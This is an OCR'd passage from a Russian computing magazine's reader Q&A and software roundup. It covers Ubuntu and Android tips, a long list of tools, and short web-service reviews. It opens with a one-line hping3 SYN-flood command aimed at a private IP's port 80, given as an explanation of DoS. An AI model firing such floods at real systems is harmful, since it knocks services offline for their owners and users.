hping3 -i u1 -S -p 80 192.168.0.1
```

где -i u1 — интервал посылки пакетов (буква u указывает, что интервал будет в микросекундах), -S — флаг SYN и -p 80, что логично, — порт, который будет атакован. Также настоятельно рекомендую перечитать статью «Устоять любой ценой: методы борьбы с DoS/DDoS-атаками» из][№ 09 (129) за 2009 год.

Q Необходима прога под Android, которая собирает ченджлоги от всех установленных апдейтов в одно место.

A Твой выход — это Changelog Droid (bit.ly/K5RGLm): прога просканирует все приложения, которые есть в твоем андроиде (причем не обязательно установленные через андроид маркет), и скажет, есть ли на них обновления. Есть возможность создания черных списков, и, что самое главное, приложение ведет лог всех версий обновлений твоего устройства.

Q Поставил на ноутбук Ubuntu. Постоянно, как ни включу, при загрузке проигрывается звук. Даже если отключить через хардкорные кнопки комбинацией Fn+, то звук все равно есть. В «Параметры → Звук» ничего хожего тоже нет. Спасает только подключение внешних наушников, звук уходит в них. Но это же не выход, должно быть какое-то решение. Как его отключить?

A То, что тебе нужно, называется GNOME Login Sound. Действительно, в параметрах звука этого нет, и даже больше — эта опция сидит в автозапуске приложений и скрыта по дефолту. Прям как смерть Кащея, зачем ее так далеко засунули — непонятно. Но сейчас мы это поправим. Чтобы ее включить, нужно открыть консоль. Я предпочитаю хоткеи, поэтому нажимаем заветную комбинацию <Ctrl + Alt + T>. А там вбить:

```
sudo nano /usr/share/gnome/autostart/↵
libcanberra-login-sound.desktop
```

Думаю, объяснять синтаксис нет смысла, так как он элементарен. В конце открывшегося файла в параметре NoDisplay меняем его значение на false, то есть получается:

```
NoDisplay=false
```

Если вдруг такого параметра вообще нет, то не пугайся, просто добавь его в конце. На случай, если с консольным nano ты не очень дружишь и начинать знакомство желания нет, то можно открыть через текстовый редактор gedit, который обладает интерфейсом.

После изменения файла нужно сохранить наши труды. Если ты все делаешь, как и я, через nano, то нажать <Ctrl + X> и затем подтвердить сделанные изменения. В gedit, думаю, и сам разберешься, куда нажать. Остается завершить сеанс, для этого в консоли пишем:

```
gnome-session-quit
```

Появится окошко «Завершение сеанса», что мы и делаем. Это нужно для того, чтобы наши изменения вступили в силу.

После того как заново залогинишься в системе, нажимай кнопку Win и там вводи «Автоматически загружаемые приложения», откроется окошко настройки запуска приложений, где у нас появился новый пункт GNOME Login Sound. Это как раз то, что нам и нужно. Снимаем галку и закрываем окно. Больше Ubuntu никого не разбудит.][

БОЛЬШЕ ИЛИ МЕНЬШЕ PPI

Стоит ли гнаться за PPI в выборе мобильного устройства



С одной стороны — да, чем больше количество точек на дюйм, тем более четким будет изображение на дисплее, менее различимы пиксели невооруженным взглядом и, соответственно, тем менее заметны будут ступеньки на наклонных линиях изображения.



С другой стороны, у огромных разрешений небольших диагоналей есть серьезный недостаток — это рост нагрузки на графические карты, что требует значительных затрат энергии аккумулятора. Пиксели невозможно увидеть при PPI свыше 300, так стоит ли автономность того, чтобы гнаться за большим разрешением?



Где диск?

Это второй номер][, который выходит без DVD в комплекте.

У приложения к журналу была интересная судьба. Сначала был один CD на 650 Мб. Потом диска стало два. Когда пришло время переходить на объемный DVD (невиданные доселе 4,5 Гб крутого контента, который можно было запихнуть!), выяснилось интересное: недалекие распространители хотели продавать журнал с двумя дисками, не понимая разницы между CD и DVD. Поэтому некоторое время пришлось выпускать две версии: с двумя CD и с DVD. На протяжении долгого времени мы выпускали журнал вместе с двухслойным DVD, ежемесячно выкладывая помимо прочего какой-нибудь увесистый дистрибутив.

Но теперь пришло другое время. Стоимость мегабайта теперь мало кто считает — почти у всех безлимит. Уже мало кто пугается, если нужно скачать файл, который весит несколько гигабайт. В конце концов, мало кто вообще пользуется дисками, а у некоторых нет даже подходящих приводов.

Мы по-прежнему будем готовить подборки полезных утилит для Windows, Linux и OS X. Мы по-прежнему будем делать видеоролики для админов, программистов и пентестеров. И мы по-прежнему будем выкладывать вспомогательные файлы для наших статей. Но делать это будем онлайн по этому адресу: dvd.xakep.ru — для многих теперь так гораздо удобнее.

Но! Страна у нас большая. И мы уверены, что есть такие люди, для которых диск — это единственный способ получить свежие подборки программ. Ребята, напишите нам — мы обязательно вам поможем.



>>WINDOWS
>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.48
Far Manager 3.0
Firefox 26
foobar2000 1.3
Google Chrome 32
K-Lite Mega Codec Pack 10.2.0
Miranda IM 0.10.21
Notepad++ 6.5.3
Opera 18.0
PuTTY 0.62
Skype 6.10
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.2
uTorrent 3.3.2
XnView 2.13

>Development
AsmJit 1.0
Cppcheck 1.63.1
cppcheclipse 0.9.9
Ejdb 1.1.25
FXiTe 0.92
Go 1.1.1
Kodos 2.4.9
LiteIDE 20.1
Mathgl 2.2
NbGit 0.4
Numeraljs 1.5.3
PhantomJS 1.9
Rad2py 0.09
Scrapy 0.22
Snoopy 1.2.4
Winpdb 1.4.8

>Misc
3RVX 2.5
BirdFont 0.31
DisplayFusion 5.1.1
Filebot 3.8
MetroScaler 1.0
Relcon 1.2
Rtextdoc 1.9
Saladin 0.4
SendTo-Convert 2.7.1.3
Sigil 0.7.4
Steg 1.0.0.2
StrokePlus 2.7.8.1
Switcher 2.0.0
Taskbar Hide 1.8
TaskSpace 0.1.2.3
Unreal Commander 2.02

>Multimedia
AV Audio Editor 1,0,2
BZR Player 0.98
EasyBrake 1.0.1.0
Emxplayer 3.2.0
FotoSketcher 2.70
GOM Audio 2.0.5
jMovieManager 1.32
LaMP 1.7.0
Marvin 1.4.8
Naturpic Audio Editor 2.0
Nomacs 1.6.2
Photofilmstrip 2.0
PhotoSun 14
R128gain 1.0.5
Screencast Capture Lite 1.1
Tomahawk 0.7.0

>Net
4kdownload 3.1.0.1200
Awasu 3.0
BitTorrent Sync
CoffeeCup Free FTP 4.5
Core FTP LE 2.2
DNS Angel 1.1
Feed Notifier 2.6
Fiddler 4.4.5.9
Jitsi 2.2
Light 26
mRemote 1.50
Newsfeed 3.1
QuiteRSS 0.14.3
Reditr
SterJo NetStalker 1.1
TwitterDownloader

>Security
AJAX Crawling Tool
Anti Tracks 9.0
Browser Forensic Tool
Browzar 2.0
CodeSensor 0.1
DPScan
Eusing Maze Lock 3.0
Fuzzware 1.5
Heimdal
IronWASP
MagicTree 1.3
mimikatz 2.0
Nessus 5.2.5
PEBrowse Professional 10.1.4
PEBrowse Professional Interactive 9.3.4
SIPVicious 0.2.8
Uniofuzz 0.1.2
untidy beta 2

>System
Boot UI Tuner
DHE Drive Info 3.3.561
DiskMark 1.0.0.7
EvoKeys 0.2
F.lux
HD_Speed 1.7.5.100
HWM BlackBox 2.3
Install Monitor 1.1
My Computer Tweaker
NanWick Uninstaller
Quick Cliq 2.0.8
Reboot-To 4.5
TCCLE 13.0
TurnedOnTimesView 1.11
Windows 8 Update Notifier 1.3.0
Windows Surface Scanner 2.20

>>MAC
Bean 3.2.5
BetterTouchTool 0.9951
Darktable 1.4
Dock Dodger 1
Evernote 5.4.4
F-Secure KEY
GeekTool 3.1.1
GeoGebra 4.4
GitHub 168
MacVim 7.4
Meteorologist 1.6.1
Nottingham 2.1.3
OnAir Player
OpenEmu 1.0.1
QuickRes 3.2
Sigil 0.7.4
Smooth Cursor 2.3.3
Snippets 0.8.2
Tincta 2.2.3

>>UNIX
>Desktop
Bristol 0.60.11
Deadbeef 0.6.0
Enlightenment 0.18.0
Entangle 0.5.4
Emxplayer 3.2.0
Filebot 3.8
Geda-gaf 1.9.0
Gimp 2.8.10
Gnote 3.11
Marvin 1.4.8
Mc 4.8.11
Nomacs 1.6.2
Ocenaudio 2.5720
Photofilmstrip 2.0
R128gain 1.0.5
Rtextdoc 1.9
Tomahawk 0.7.0
Vlc 2.1.2

>Devel
Arcadia 0.13.1
Binutils 2.24
Catalyst 5.90053
Classy 1.4
Coco 0.8
Codimension 2.2.1
Freeglut 2.8.1
Go 1.2
Idea 13.0.1
Judo 1.3.1
Kdevelop 4.6.0
Libpondyparser 0.6.3
Pies 2.5.1
Pysmb 1.1.8
Pythonium 0.5.0
Pyx 0.13
Qtcreator 3.0.0
Requirejs 2.1.9

>Games
Savagewheels 1.5.0
Unvanquished 0.22.1
Urw 3.18b3

>Net
4kdownload 3.1.0.1200
Chrome 32
Cloud.mail.ru 13.12.1300
F-irc 1.28
Geary 0.4.3
Glrpgreatlittleradioplayer 1.4.6
Homer-áonferencing 0.25
Jitsi 2.2
Macchanger 1.6.0
Newsfeed 3.1
Orifli 0.2.2
Profanity 0.3.0
Qbittorrent 3.1.3
Qftp 1.5.2
Scr 0.10
Squidguardmgr 1.13
Thunderbird 24.2.0
Tircd 0.30

>Security
Gnupg 2.0.22
Gnutls 3.2.8
Grsecurity 3.0-3.2.53
Libgcrypt 1.6.0
Mcrypt-shell 1.1.01
Netzob 0.4.1
Orchid 1.0.0
Rspamd 0.6.5
Sphirewall 0.9.9.11
Wireshark 1.10.5

>Server
Apache 2.4.7
Asterisk 11.7.0
Cassandra 2.0.4
CouchDB 1.5.0
CUPS 1.7.1
HAproxy 1.4.24
Lighttpd 1.4.34
Lucene 4.6.0
Memcached 1.4.17
MongoDB 2.4.5
nginx 1.4.4
OpenSSH 6.4
OpenVPN 2.3.2
Redis 2.8.4
Samba 4.1.4
Sphinx 2.1.4
Squid 3.4.2


>System
Bluez 5.12
Catalyst 13.12
Coreutils 8.22
Docker 0.7.2
Gparted 0.17.0
Innotop 1.9.1
Mesa 10.0.1
Ndiswrapper 1.59
Openlmi
Pf-kernel 3.12.2
Qemu 1.7.0
Remotefs 1.0
Ryu
Upstart 1.11
Vagrant 1.4.1

>X-distr
Kali Linux 1.0.6

WWW 2.0

Сервис отложенной отсылки писем

01




LAYTR (laytr.com)

→ Laytr — сервис отложенной работы с почтой. Основных юзкейса два. Во-первых, если тебе пришло письмо, на которое ты хочешь ответить позже. Во-вторых, Laytr позволяет отослать письмо с заданной задержкой. Для того чтобы работать с сервисом, нужно завести учетку и пересылать на специальный адрес все письма, с которыми Laytr следует что-то сделать. Например, если отослать письмо на tomorrow@laytr.com, то оно снова придет тебе ровно через сутки. Если сделать то же самое и добавить к теме письма адрес в скобках, то оно будет через сутки доставлено адресату. Очевидный недостаток в том, что тебе нужно пересылать собственные письма на сторонний адрес, а также что сервис будет добавлять (в бесплатной версии) свой логотип в твои письма.

SURFLY (surfly.com)

→ Surfly — необычный инструмент, позволяющий тебе показывать другому пользователю в реальном времени то, как ты работаешь в браузере. Зарегистрируйся на сервисе, открой внутри него нужный тебе адрес, перешли ссылку на сессию другому пользователю — и вуаля: он будет видеть все, что ты делаешь с этим сайтом. Применений можно придумать много. Например, ты тестируешь юзабилити собственного веб-сервиса и хочешь посмотреть, как с ним справятся реальные люди. Попроси твоего друга зайти на сайт через Surfly и смотри, что он будет делать. Или ты можешь объяснить бабушке, как пользоваться Gmail'ом. Или провести дистанционную веб-презентацию (в сессии может участвовать несколько человек).




Инструмент для скриншейринга прямо в браузере

02

Инструмент оповещения о крупных утечках пользовательских данных, разработанный программистом Microsoft






HAVE I BEEN PWNED? (www.haveibeenpwned.com)

→ 2013 год был богат на утечки пользовательских данных. Если верить сервису Have I been pwned?, то в результате взлома всего восьми площадок было слито 160 миллионов учеток. Чтобы проверить, попал ли ты «под раздачу», ты можешь просто вбить сюда свой ящик. При желании можно настроить оповещение по почте, чтобы каждый раз, когда сервис засекает какую-то большую утечку или находит среди слитых данных твой адрес, ты об этом узнавал как можно раньше. Еще одна функция — поиск по домену, он позволит тебе проверить, например, не слили ли ящики сотрудников твоей компании. Для этого нужно пройти верификацию, для чего в твоем домене нужно будет поднять специальный ящик.

TEXT MODE (bit.ly/1f5d4Ks)

→ Если ты любишь читать онлайн-статьи в «упрощенном» режиме, ты наверняка знаешь о таких вещах, как Readability или режим Reader в Safari. Это инструменты, вырезающие из страницы все лишние панели, блоки и виджеты. Text Mode делает похожую вещь, но по-другому. Если во всем перечисленном тебе нужно заходить на каждую страницу и вручную включать «обрезалку», то Text Mode как бы переводит твой браузер в постоянный режим минимализма. Это значит, что все лишнее даже не будет загружаться, поэтому увеличится скорость загрузки и можно сэкономить на трафике, если ты работаешь по мобильному подключению. Минус в том, что Text Mode также вырезает и картинки, да и результат работы получается не такой красивый, как, скажем, в Readability.



Переводим браузер в «текстовый» режим, чтобы читать статьи без лишнего мусора

